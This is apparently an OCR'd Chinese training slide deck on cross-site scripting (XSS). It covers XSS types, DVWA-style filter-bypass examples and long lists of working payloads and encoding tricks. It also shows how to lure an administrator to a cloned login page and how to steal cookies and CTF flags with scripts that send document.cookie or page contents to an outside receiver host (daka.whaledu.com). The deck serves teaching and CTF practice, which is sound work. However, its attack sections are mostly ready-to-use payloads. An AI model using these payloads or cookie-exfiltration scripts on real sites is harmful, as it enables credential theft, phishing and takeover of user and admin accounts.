国家电网公司
STATE GRID
CORPORATION OF CHINA

Web常见漏洞-XSS篇

国网漳州供电公司 -- 张坤三

目录
CONTENTS

国家电网公司
STATE GRID
CORPORATION OF CHINA

01

什么是XSS

XSS简介


XSS被称为跨站脚本攻击（Cross-site script）与CSS（层叠样式表）重名，所以改名为XSS。
XSS也是一种注入，我们将恶意的js代码注入到前端页面中，利用恶意js代码控制浏览器作出相应举动导致被攻击者的信息泄露或者主机被控。
通常来说，XSS主要意图是用来获取管理员或者用户的登录凭证cookie，攻击者伪造身份登录后台，再进一步后续渗透。
而XSS很容易发现，可攻击的决定要素有两个（1）用户能够自行控制的参数（GET,POST,COOKIE）例如用户名、留言等（2）这个参数在输入之后会被动态加载到页面代码中也就是显示在接下来访问的页面中。

XSS简介

- 分类：反射型XSS，存储型XSS，DOM型XSS
- 反射型XSS：
  - 即输即用，注入的恶意代码只会在页面中插入一次而没有进入服务器的存储结构中，例如搜索框和用户登录时的提示，或者一些dom （您搜索的内容为“input”，该用户名“input”不存在）。
  - 利用为窃取用户cookie或者进行钓鱼欺骗。我们只能构造好恶意代码附加到网页链接（url）中一并发送给攻击目标期待攻击目标没有察觉而直接访问。如果刚好攻击目标在这个站点中存储了身份凭证就会被我们获取。
  - 一般来说，这样的payload较长，而且其中可能带有敏感字符例如<script>标签等，容易被攻击目标发现而失败。所以可以利用网络上一些缩短url工具进行欺骗

XSS简介

- 分类：反射型XSS，存储型XSS，DOM型XSS
- 存储型XSS：
  - 一劳永逸：我么向网页插入的代码会被网站添加到服务器的存储结构中，例如留言板，博客日志等结构中。之后只要再次访问这个页面，就会从数据库中将恶意代码复原到网页中导致一访问就受到攻击
  - 存储型的XSS是持久性的跨站脚本，更具有威胁性，一般用来进行网站渗透（非实时渗透）、挂马、蠕虫病毒、钓鱼、流量导流等
  - 存储型的XSS不需要被攻击者利用攻击者的payload进行交互就能够



XSS简介

- 分类：反射型XSS，存储型XSS，DOM型XSS
- DOM型XSS：
  - DOM—based XSS漏洞是基于文档对象模型Document Objeet Model，DOM)的一种漏洞。DOM是一个与平台、编程语言无关的接口，它允许程序或脚本动态地访问和更新文档内容、结构和样式，处理后的结果能够成为显示页面的一部分。DOM中有很多对象，其中一些是用户可以操纵的，如uRI，location，refelTer等。客户端的脚本程序可以通过DOM动态地检查和修改页面内容，它不依赖于提交数据到服务器端，而从客户端获得DOM中的数据在本地执行，如果DOM中的数据没有经过严格确认，就会产生DOM—based XSS漏洞。


国家电网公司
STATE GRID
CORPORATION OF CHINA

02

XSS的构造

XSS构造

- XSS测试
- 通常我么不会一上来就构造很复杂的xss语句，而是像去测试SQL注入漏洞的时候一样。利用最剪短的语句测试该页面是否存在XSS漏洞。于是我们搜索xss最常见的一个语句就是<script>alert(1)</script>别小看这个语句，它包含了XSS的几乎所有利用条件。
- 首先其中包含了<script>标签，如果这个标签能被插入后导致浏览器识别，那么几乎所有XSS的姿势都可以利用了。
- 包含了alert（），这是一个javascript语言的函数，功能是在我们的浏览器上产生一个弹窗，参数为我们想在弹窗中显示的参数。如果输入后正常弹窗了我们能够最快的检查到XSS的存在并且可以使用js的函数。
- 而用它测试最主要就是方便，如果标签不行，那么我就想别的编码或者创建动作的方式去绕过测试，直到找到 个可以产生弹窗的线过方法我才会继续构造高级的盗取cookie或者导流的xss语句



XSS构造

- XSS构造
- 不同的标签：如果网站过滤了<script>标签，那么我们还是可以利用其它类型的标签去执行xss，主要的思想就是
  - 这个标签可以写入连接导致跳转或者包含其他页面，例如<img>
  - 这个标签中可以添加事件而执行javascript，例如<input>
- <img src=“javascript:alert(‘xss’)”>可以使用javascript的伪协议去执行xss代码，当然也可以在img中导入一个外网带有xss代码链接。
- 但是也不是所有的web浏览器都支持伪协议。

XSS绕过姿势

- XSS绕过姿势
- 产生自己的事件
- Javascript就是为了能够实现用户和浏览页面交互响应而制作的动态脚本语言，就好像app中的一个按钮，用户期待点击这个按钮可以触发某种功能。
- 所以如果我们的输入在input标签中，或者能够自己写入一个input标签，就可以构建自己的时间例如onclick，onmouseover，onkeydown等响应事件。
- 可以利用的事件一般分为3类：
  - 用户接口IO（鼠标，键盘）
  - 逻辑（处理的结果）
  - 变化（对文档的修改）

XSS绕过姿势

- XSS绕过姿势
- 编码绕过、常用编码：
- URL编码：通过%和ascii码编码但是要确认服务器会对我们的输入解码，否则起到反作用

- HTML实体编码：
- 命名实体：以&开头，分号结尾的，例如”<”编码为“<”
- 字符编码：十进制、十六进制ASCII码或unicode字符编码，样式为“&#数值;”,例如“<”可以编码为“<”和“<”

XSS绕过姿势

- Js编码:
- js提供了四种字符编码的策略，
  - 三个八进制数字，如果不够个数，前面补0，例如“e”编码为“\145”
  - 两个十六进制数字，如果不够个数，前面补0，例如“e”编码为“\x65”
  - 四个十六进制数字，如果不够个数，前面补0，例如“e”编码为“\u0065”
  - 对于一些控制字符，使用特殊的C类型的转义风格（例如\n和\r）
- CSS编码
- 用一个反斜线(\)后面跟1~6位的十六进制数字，例如e可以编码为“\65”或“65”或“00065”

XSS绕过姿势

- 理解XSS编码顺序
- 通俗点理解就是在什么位置应该被谁理解。如果现在代码在html里面运行展示给用户，那么我们的代码就应该被html所识别。如果代码现在在js的环境，那么就应该被js所识别。
- Eg

```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Get input
        $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

        // Feedback for end user
        echo "<pre>Hello ${name}</pre>";
}

?>
```

- 代码中利用正则表达式完美的过滤了script或者类似的内容。

XSS绕过姿势


- 这里利用一个<a>超链接标签构造xss产生弹窗
- <pre><a onclick="javascript:alert(/XSS/)"click this url</pre>
- 点击后就会产生弹框，但是经过过滤后变成了这样的代码

```
    </form>
    <pre>Hello his url</a></pre></pre>
</div>
```

- 已经把带有script连续字符的都过滤了。

XSS绕过姿势

- 接着我们对关键代码进行html实体编码生成如下链接：
- <pre>click this url</pre>
- 就能够正常弹窗了



XSS绕过姿势

- 看一下$name运行环境顺序，首先在html中展示，接着才会经过我们点击而触发onclick事件。所以经过html解码后的代码在javascript环境中运行已经是正常代码了。

XSS绕过姿势


- 另一种过滤方式：

```
if(!array_key_exists ("name",$_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
} else {
    $value = $_GET['name'];
    $html = '';
    $html .= '<pre>';
    $html .= "Your Name is :
        <div id='a'></div>
        <script>
            document.getElementById('a').innerHTML=".'"'.htmlspecialchars($value)."'".";
        </script>
";
    $html .= '</pre>';
    echo $html;
}
```

- 首先利用javascript进行htmlspecialchars过滤后展示页面，也就是过滤了&、’ 、” 、<、>。

XSS绕过姿势


- 当我们输入：<img src=1 onerror=alert(/xss/)>想利用图片错误动作而产生弹窗的时候，却无法成功。




```
<div id='a'></div>
<script>
    document.getElementById('a').innerHTML= '&lt;img src=1 onerror=alert(/xss/)&gt;'
</script>
```

XSS绕过姿势

- 那么和刚才一样，我们先利用javascript环境编码绕过，生成payload为：
- \u003c\u0069\u006d\u0067\u0020\u0073\u0072\u0063\u003d\u0031\u0020\u006f\u006e\u0065\u0072\u0072\u006f\u0072\u003d\u0061\u006c\u0065\u0072\u0074\u0028\u002f\u0078\u0073\u0073\u002f\u0029\u003e
- 成功弹窗：



XSS绕过姿势

- 这次的运行环境刚好相反：首先变量没有在html中展示，而是进入了javascript环境中进行过滤。所以我们可以利用javascript的编码（Unicode）进行绕过过滤，解码后的数据已经正常而可以被html展示，再次出发javascript脚本也能够弹窗了。

- Ps，如果&等符号被过滤的话，可以经过url编码进行测试。如果服务器端进行了urldecode方法也可以绕过编码
- 总结来说就是，如果服务器利用了多重编码方式，我们可以利用运行环境和编码差异来绕过代码检测。

XSS 常规 payload

```
<script>alert(/xss/)</script>
<script>prompt(/xss/)</script>
<script>confirm(/xss/)</script>
```

script 被过滤

```
<Script>alert(/xss/)</Script>
<scRiPt>alert(/xss/);</scrIPt>
<audio src=x onerror=prompt(1);>
<audio/src=x onerror=prompt(1);>
<scr<script>ipt>alert(/XSS/)</scr<script>ipt>
<img src=1 onerror=alert(/xss/)>
<img/src=aaa.jpg onerror=prompt(1)>
<video src=x onerror=prompt(1);>
<video/src=x onerror=prompt(1);>
```

常见的绕过

```
<q/oncut=alert(1)> //
<a href="javascript:alert(1)">Clickme</a>
<a href=javascript:alert(1)>
<body/onpageshow=alert(1);>
<q/oncut=\u0061lert(1)> //
<%0ascript>alert(1);</script>
<scri%00pt>alert(1);</scri%00pt>
<iframe src="javascript:alert(2)">
<a href="javascr ipt:alert(1);">click</a>
<marquee/onstart=confirm(2)>
<a href="javasc ript:alert(1);">click</a>
<img src="x" onerror="alert(1)">
<body/onpageshow=alert(1);>
```

编码绕过

```
<a href="data:text/html;base64,
PGltZyBzcmM9eCBvbmVycm9yPWFsZXJ0KDEpPg==">test</a>
<object
data=data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0P
g==></object>
<iframe/src="data:text/html;
base64 ,PGJvZHkgb25sb2FkPWFsZXJ0KDEpPg== ">
<img src="x"
onerror="&#97;&#108;&#101;&#114;&#116;&#40;&#49;&#41;">
<script>eval(String.fromCharCode
(97, 108, 101, 114, 116, 40, 47, 88, 83, 83, 47, 41))</script>
<img src=1 onerror=alert(/xss/)>
```

隐藏标签绕过

uid=1 accesskey=x onclick="alert(1)" // 火狐浏览器 alt shift + x 同时按可以触发
uid="test" type="text" onfocus="alert(1)" autofocus a=""//
type 在 value 后面才行
example:
<form>
 First name:
<input type="hidden" name="firstname" value=""accesskey=x onclick="alert(1)" //">
 Last name:
<input name="lastname" value="test" type="text" onfocus="alert(1)" autofocus a="" type="hidden"//
</form>

圆括号绕过

```
<script>alert`xss` </script>
<a onmouseover="javascript:window.onerror=alert;throw 1>
<img src=x onerror="javascript:window.onerror=alert;throw
1">
<body/onload=javascript:window.onerror=eval;throw&#039;=
alert\x281\x29&#039;;
```

( ) ； ： 被过滤

<svg><script>alert&#40/1/&#41</script> // Works With All Browsers
(is html encoded to &#40
) is html encoded to &#41

国家电网公司
STATE GRID
CORPORATION OF CHINA

03 XSS漏洞利用演示

XSS漏洞利用演示

- 利用XSS漏洞，一般攻击者可以进行两种攻击：钓鱼和盗取Cookie
  - 攻击者根据原始的网页构造一个克隆页面
  - 通过XSS将克隆页面导入网站后台
  - 户信以为真而在克隆页面中输入用户信息，例如用户名密码
  - 收集到用户的信息之后，我们将用户的用户名和密码导入到钓鱼接受平台中。
- 而盗取cookie利用原理和钓鱼相同，我们接收到用户cookie后就能够伪造身份登录后台了。

XSS钓鱼

- 首先我们为钓鱼准备，克隆一个目标网站的登录页面，意图让管理员以为后台掉线而重新登录。并将它保存到我们的钓鱼平台备用

```
<tr>
  <td width="420" background="images/login_admin3.gif" height="137"><table width="341"
    <tr>
      <td height="25">管理员帐号</td>
      <td height="25"><input id="username" style="FONT-SIZE: 9pt; WIDTH: 120px; COLOR:
      <td height="25"><input id="Button1" type="submit" value="管理登陆" name="submit"
    </tr>
    <tr>
      <td height="25">管理员密码</td>
      <td height="25"><input id="userpwd" style="FONT-SIZE: 9pt; WIDTH: 120px; COLOR:
      <td height="25"><input type="reset" name="Submit" value="清除再来" /></td>
    </tr>
    <tr>
      <td height="25">程序验证码</td>
      <td height="25"><table width="100%" border="0" cellspacing="0" cellpadding="0">
        <tr>
```

XSS漏洞利用演示

- 接着我们为了让后台能加载这个页面，我们在本地创建一个js脚本让后台导入，做到较高隐蔽。并且能够插入更大量的js代码

```
function countDown(secs,surl){
 if(--secs>0){
      setTimeout("countDown("+secs+",'"+surl+"')",1000);
      }
 else{
      location.href=surl;
      }
 }
countDown(5,'http://192.168.0.107/xssphishing/ad_login.html');
```

- 这里为了能够重复演示而增加了倒计时功能，否则可以让管理员一审查留言就跳转

XSS漏洞利用演示

- 接着，就能够在存在xss漏洞的地方插入我们的xss代码让管理员上钩了。

```
</textarea>
<script src="http://192.168.0.107/xssphishing/xss.js"></script>
<textarea>
```

- 因为留言板的展示利用了一个testarea，而在这个标签中的信息会直接显示而无法执行。所以我么得先利用两个反向标签将其屏蔽，之后再利用script标签导入钓鱼网站的js运行。

XSS平台

- 刚才的演示只是在一个内网环境中，而真实利用的时候往往有更多情况，有没有一个通用的XSS接受平台呢？
- 当然，由清华大学蓝莲花战队创作的XSS接受平台就非常方便美观，同时还支持导入外部的js代码从而接受更多功能。
- 项目地址：https://github.com/firesunCN/BlueLotus_XSSReceiver
- 蓝鲸安全同样也搭建了一个公用平台：
- http://daka.whaledu.com/WhaleXss/login.ph

XSS平台

- 如何利用呢？登录后只需要广撒网，在接收平台中将会接受所有返回该网址的内容
- 更新exp，利用document.cookie直接获取被攻击者浏览器中存储的cookie
- </textarea>
- <script>(new Image()).src='http://daka.whaledu.com/WhaleXss?cookie='+escape(document.cookie);</script>
- <textarea>

XSS平台

- 接着在控制台就能够获取管理员cookie了

XSS平台


- 接着，利用接受到的cookie写入到网站的cookie中，直接访问admin管理员界面即可直接成功登录。

XSS平台

- 如果网站进行了一定的过滤，我们不需要再各处寻找不同的编码工具，直接使用xssor在线工具即可。
- 在线工具：http://xssor.io/
- Github项目：https://github.com/evilcos/xssor2

XSS bot

- 这种类型在实际应用中不会出出现，而是大量出现在CTF中。毕竟比赛的时候，我们没办法让举办方找出一个人来，没过10秒就刷新一下页面！就算可以实现，也十分愚蠢。



- 于是我们创造了人工智能的“管理员”也就是CTF自动阅卷系统。他会模拟管理员，没过一段时间访问后台，而这时候只要闯关者真确找到了漏洞并提交了XSS的payload就能够让答案返回了。

XSS bot


- 我们来测试一下，首先创建一个留言板testbot.php

```
if (!$conn){
    die('Could not connect: ' . mysql_error());
}
mysql_select_db("my_db",$conn);

if(isset($_POST['content'])){
    $content = mysql_real_escape_string($_POST['content']);
    $sql = "INSERT INTO contents (content) VALUES ('".$content."')";
    mysql_query($sql,$conn);
}

$sql = "select * from contents";
$res = mysql_query($sql,$conn);
$id = 1;
while($row = mysql_fetch_array($res)){
    echo "<p>" . $id . "." . $row['content'] ."</p>";
    echo "<br>" . "<p>----------</p>";
    $id = $id + 1;
}
mysql_close($conn);
?>
```

- 将留言内容显示出来

XSS bot

- 创建一个flag.php只有管理员能够查看其中内容，使用cookie校验



```php
<?php
error_reporting(0);
if($_COOKIE['auth'] == 'admin'){
    $flag="flag{xss_bot_test}";
    echo $flag;
}else{
    echo 'To get it!';
}
```

XSS bot

- 使用一个没有图形界面的phantomjs浏览器配合python访问留言界面
- Phantomjs是一个没有界面的浏览器接口，在python进行爬虫的时候非常常用，不需要展示界面所以能够快速启动并对网页进行处理。而最重要的是，虽然没有界面他却可以执行js代码，也是能够执行xss的关键。
- 要利用phantomjs，我们就要先安装selenium库。

```
from selenium import webdriver
import time

phantomjs_path = "D:\\phantomjs-2.1.1-windows\\bin\\phantomjs"    #phantomjs的储存路径
url = "http://127.0.0.1/testbot.php"
browser = webdriver.PhantomJS(executable_path = phantomjs_path) #模拟浏览器
```

XSS bot

- 接着利用留言板漏洞写入获取管理员cookie的payload
- <script>(new Image()).src=‘http://daka.whaledu.com/WhaleXss/?cookie='+escape(document.cookie);</script>
- 再写入跳转到flag.php的代码，或者直接将cookie写入浏览器访问flag.php
- <script>var a=new XMLHttpRequest();a.open('GET','flag.php',false);a.send(null);(new Image()).src = ‘http://daka.whaledu.com/WhaleXss/?flag='+ escape(a.responseText);</script>

XSS bot

- 在接受平台就可以获取到flag了。

时间	IP	来源	客户端	请求	携带数据
2018年4月23日 0:26:12	45.	香港xTom数据中心	Windows 8 未知浏览器(未知)	GET	{"GET":["flag"]}

GET POST Cookie HTTP请求信息 其他信息

键	值
flag	flag{xss_bot_test}

1

2018年4月23日 0:26:11	45.	香港xTom数据中心	Windows 8 未知浏览器(未知)	GET	{"GET":["cookie"]}

GET POST Cookie HTTP请求信息 其他信息

键	值
cookie	auth=admin

XSS挑战

- http://daka.whaledu.com/xss/

国家电网公司
STATE GRID
CORPORATION OF CHINA

04 XSS 练习

XSS挑战

- http://daka.whaledu.com/xss/

练习

http://xss-quiz.int21h.jp/?sid=373e84fad2977ee380b58a8275b00f18e03a1c83

国家电网公司
STATE GRID
CORPORATION OF CHINA

24小时供电服务热线
95598

感谢您的聆听指正

THANK YOU FOR YOUR WATCHING